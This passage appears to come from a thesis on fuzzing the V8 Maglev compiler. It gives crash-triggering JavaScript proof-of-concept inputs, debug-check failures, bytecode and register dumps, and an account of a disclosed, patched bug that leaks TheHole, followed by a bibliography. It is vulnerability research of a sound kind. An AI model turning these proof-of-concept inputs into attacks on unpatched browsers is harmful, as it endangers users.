%PrepareFunctionForOptimization(main);
main();
main();
%OptimizeMaglevOnNextCall(main);
main();
gc();
```

This code running with those flags: **—allow-natives-syntax —expose-gc —maglev-object-tracking** produces this failed Debug Check:

```
# Fatal error in ../../src/maglev/maglev-ir.h, line 6525
# Debug check failed: use_count_ >= non_escaping_use_count_ (10vs.11)
```

Specifically, the bug manifests within the **AnyUseMarkingProcessor**, a post-processing utility designed to sweep the graph, execute the Escape Analysis, and eliminate dead stores to safely elided objects. By analyzing the compiler's source code, we can reconstruct the exact source-to-sink execution flow that leads to the engine's abort:

```
bool HasBeenElided() const {
  DCHECK(HasBeenAnalysed());
  DCHECK_GE(use_count_, non_escaping_use_count_);
  return escape_analysis_result_ == EscapeAnalysisResult::kElided;
}
|
```

⁹<https://issues.chromium.org/issues/475029688>

```

|
v
void DropUseOfValueInStoresToCapturedAllocations() {
    for (Node* node : stores_to_allocations_) {
        InlinedAllocation* alloc =
            node->input(0).node()->Cast<InlinedAllocation>();
        // Since we don't analyze if allocations will escape until a fixpoint,
        // this could drop an use of an allocation and turn it non-escaping.
        if (alloc->HasBeenElided()) {
            // Skip first input.
            for (int i = 1; i < node->input_count(); i++) {
                DropInputUses(node->input(i));
            }
        }
    }
}
|
v
void PostProcessGraph(Graph* graph) {
    RunEscapeAnalysis(graph);
    DropUseOfValueInStoresToCapturedAllocations();
}
|
v
class AnyUseMarkingProcessor

```

However this crash didn't crash on the latest HEAD at that time.

The 4^o one was reported ¹⁰ on 11^o March, where the researcher wanted to try to find if the old setup was still valuable.

```

function main(){
function F0(a2, a3, a4) {
    if (!new.target) { throw 'must be called with new'; }
    function* f5(a6, a7) {
        function F8(a10, ...a11) {
            if (!new.target) { throw 'must be called with new'; }
            try { F8(); } catch (e) {}
        }
        return a4;
    }
    f5(F0);
}
}
gc();
main();
%PrepareFunctionForOptimization(main);
main();
main();
%OptimizeMaglevOnNextCall(main);
main();
gc();

```

The Debug Check failed is:

```

# Fatal error in ../../src/interpreter/interpreter.cc, line 261
# Bytecode mismatch at offset 13

```

This was considered as a duplicate of the Issue 490515529 ¹¹ Here the problem description:

¹⁰<https://issues.chromium.org/issues/491512335>

¹¹<https://issues.chromium.org/issues/490515529>

```
Original bytecode:
[...]
0x7ec6010002a1 @    13 : 27 02          StaCurrentContextSlotNoCell [2]
[...]
New bytecode:
[...]
0x7ec60100040d @    13 : 29 02          StaCurrentContextSlot [2]
```

The second reported vulnerability ¹² proved to be the most severe and impactful discovery of the entire fuzzing campaign.

```
function main(){
const v0 = /(?!a))\1cr*/dusgmi;
class C2 extends Object {
  constructor() {
    try {
      super();
      v0[0];
    } catch(e5) {
    }
  }
}
Object.setPrototypeOf(C2, parseInt);
try { new C2(); } catch (e) {}
const v9 = %OptimizeFunctionOnNextCall(C2);
}
gc();
main();
%PrepareFunctionForOptimization(main);
main();
main();
%OptimizeMaglevOnNextCall(main);
main();
gc();
```

Running the code will result in an abort

```
// abort: Expected JS object or primitive object
//
// ==== JS stack trace =====
//
//      0: ExitFrame [pc: 0x63f21097b87d]
//      1: FastConstructFrame [pc: 0x63f21073052f]
//      2: StubFrame [pc: 0x63f210d0a6f9]
//      3: main [0x7ea6010d547d] [fuzzcode.js:43] [bytecode=0
//        x785a010048c1 offset=143](this=0x7ea60103b685 <JSGlobalProxy>#0#)
//      4: /* anonymous */ [0x7ea6010d53e1] [fuzzcode.js:50] [bytecode
//        =0x785a010047e5 offset=45](this=0x7ea60103b685 <JSGlobalProxy>#0#)
//      5: InternalFrame [pc: 0x63f2107296a7]
//      6: EntryFrame [pc: 0x63f2107293eb]
```

In the Ignition Bytecode there is this check

```
69: b9          ThrowSuperNotCalledIfHole
```

Ignition Bytecode correctly guards the return value with a check, but maglev doesn't emit the node for the check likely due to an incorrect assumption that the node is redundant or that the path is unreachable => Dead Code

¹²<https://issues.chromium.org/issues/467294027>

```

Block b4 (exception handler)
20/22:  $\phi^T_e$  <this> (decompressed) → [stack:-6|t], live range: [20-23]
45: ConstantGapMove(n35 → [rax|R|t])
60 : b4          SetPendingMessage
21/36: SetPendingMessage [v2/n35:[rax|R|t]] → [rcx|R|t]
46: ConstantGapMove(n37 → [rax|R|t])
0x297a0102c6e5 <SharedFunctionInfo C2> (0x297a0102cf91 <String[10]: "r
70 : b7          Return
22/38: ReduceInterruptBudgetForReturn(70) [v1/n37:[rax|R|t]]
47: GapMove([stack:-6|t] → [rax|R|t])
23/39: Return [v20/n22:[rax|R|t]]

```

The researcher tried to exploit this vulnerability and by modifying the poc obtained:

```

0x394c0002fffd <the_hole_value>
[*] Triggering Maglev compilation...
0x394c0002fffd <the_hole_value>

#
# Fatal error in , line 0
# Check failed: !IsAnyHole(raw_cell->value()).
#
#
#FailureMessage Object: 0x7fff091a8660
==== C stack trace =====
./v8_rca/v8/out/x64.release/d8(+0x1b5c593) [0x5882b6496593]
./v8_rca/v8/out/x64.release/d8(+0x1b5ba7b) [0x5882b6495a7b]
./v8_rca/v8/out/x64.release/d8(+0x1b4f938) [0x5882b6489938]
./v8_rca/v8/out/x64.release/d8(+0xb473ae) [0x5882b54813ae]
./v8_rca/v8/out/x64.release/d8(+0xb3fd03) [0x5882b5479d03]
./v8_rca/v8/out/x64.release/d8(+0xb3ef10) [0x5882b5478f10]
./v8_rca/v8/out/x64.release/d8(+0xb3ebb8) [0x5882b5478bb8]
./v8_rca/v8/out/x64.release/d8(+0x948d42) [0x5882b5282d42]
./v8_rca/v8/out/x64.release/d8(+0x94826c) [0x5882b528226c]
./v8_rca/v8/out/x64.release/d8(+0x950d3c) [0x5882b528ad3c]
./v8_rca/v8/out/x64.release/d8(+0x1a01476) [0x5882b633b476]
Received signal 6
Aborted (core dumped)

```

However now leaking **TheHole** without any public Hole Exploitation Technique that isn't patched like the last one for CVE-2025-6554¹³ is not publicly exploitable. To conclude the analysis of this vulnerability, it is crucial to highlight its profound real-world security implications. Upon responsible disclosure to the vendor, the Chromium security team officially acknowledged the critical nature of this flaw,

¹³<https://retr0.zip/blog/cve-2025-6554-the-rabbit-hole.html>

classifying it as a **High** severity security vulnerability. The defect was assigned the official identifier **CVE-2026-0900**, officially documented as an “*Inappropriate implementation in V8*”. The mitigation for this zero-day vulnerability was globally deployed to billions of end-users as part of the official Google Chrome Stable Channel Update for Desktop in January 2026¹⁴. While colliding¹⁵ with internal vendor reports is a common phenomenon in cutting-edge vulnerability research, achieving the independent discovery of a High-severity CVE in one of the most heavily audited codebases in the world represents the ultimate validation of this thesis. It definitively proves that the custom fuzzing infrastructure, tiering configurations, and methodologies engineered during this research operate at a world-class standard, capable of uncovering critical zero-day vulnerabilities that actively threaten the modern web ecosystem.

¹⁴https://chromereleases.googleblog.com/2026/01/stable-channel-update-for-desktop_13.html

¹⁵<https://issues.chromium.org/issues/465730465>

Bibliography

- [1] *Gruppo Utilizzatori di LaTeX*. 2009. URL: <http://www.guit.sssup.it/>.
- [6] Andreas Zeller et al. “Mutation-Based Fuzzing”. In: *The Fuzzing Book*. CISP Helmholtz Center for Information Security, 2024. URL: <https://www.fuzzingbook.org/html/MutationFuzzer.html> (visited on 04/09/2024).
- [10] Allen Harper et al. *Gray Hat Hacking: The Ethical Hacker’s Handbook*. 6th. New York: McGraw Hill, 2022. ISBN: 978-1264268948.

Sitography

- [2] Ecma International. *ECMAScript 2027 Language Specification*. 2026. URL: <https://tc39.es/ecma262/> (visited on 04/02/2026).
- [3] RET2 Staff. *Introduction to JavaScript*. 2026. URL: https://browser.training.ret2.systems/content/module_1/3_javascript/javascript#javascript-fundamentals (visited on 04/01/2026).
- [4] Alexandre Borges. *Exploiting Reversing (ER)series: Article 03 | Chrome (part 01)*. 2025. URL: https://exploitreversing.com/wp-content/uploads/2025/01/exploit_reversing_03.pdf (visited on 04/08/2026).
- [5] Matteo Malvica. *An Introduction to Chrome Exploitation - Maglev Edition*. 2024. URL: <https://www.matteomalvica.com/blog/2024/06/05/intro-v8-exploitation-maglev/> (visited on 04/17/2026).
- [7] Bohan Liu and Zheng Wang. *Reviving JIT Vulnerabilities: Unleashing the Power of Maglev Compiler Bugs on Chrome Browser*. 2023. URL: <https://i.blackhat.com/EU-23/Presentations/EU-23-Liu-Reviving-JIT-Vulnerabilities.pdf> (visited on 04/12/2026).
- [8] SSD Secure Disclosure technical team. *TurboRand: V8 Type Confusion Private Property Leak*. 2023. URL: <https://ssd-disclosure.com/turborand-v8-type-confusion-private-property-leak/> (visited on 04/13/2026).
- [9] Jakob Gruber, Leszek Swirski, and Victor Gomes. *Maglev Design Doc*. 2022. URL: https://docs.google.com/document/d/13CwgSL4yawxuYg3iN1M-4ZPCB8RgJya6b8H_E2F-Aek/edit?tab=t.0 (visited on 04/18/2026).
- [11] Samuel Groß. *Fuzzilli (Guided-)fuzzing for JavaScript engines*. 2019. URL: https://saelo.github.io/presentations/offensivecon_19_fuzzilli.pdf (visited on 04/16/2026).
- [12] Todd Mowry. *Introduction to Static-Single-Assignment (SSA)*. 2019. URL: <https://www.cs.cmu.edu/afs/cs/academic/class/15745-s12/public/lectures/L13-SSA-Concepts-1up.pdf> (visited on 04/04/2026).
- [13] Jameel Nabbo. *Type Confusion Vulnerabilities*. 2019. URL: <https://bufferoverflows.net/type-confusion-vulnerabilities/> (visited on 04/12/2026).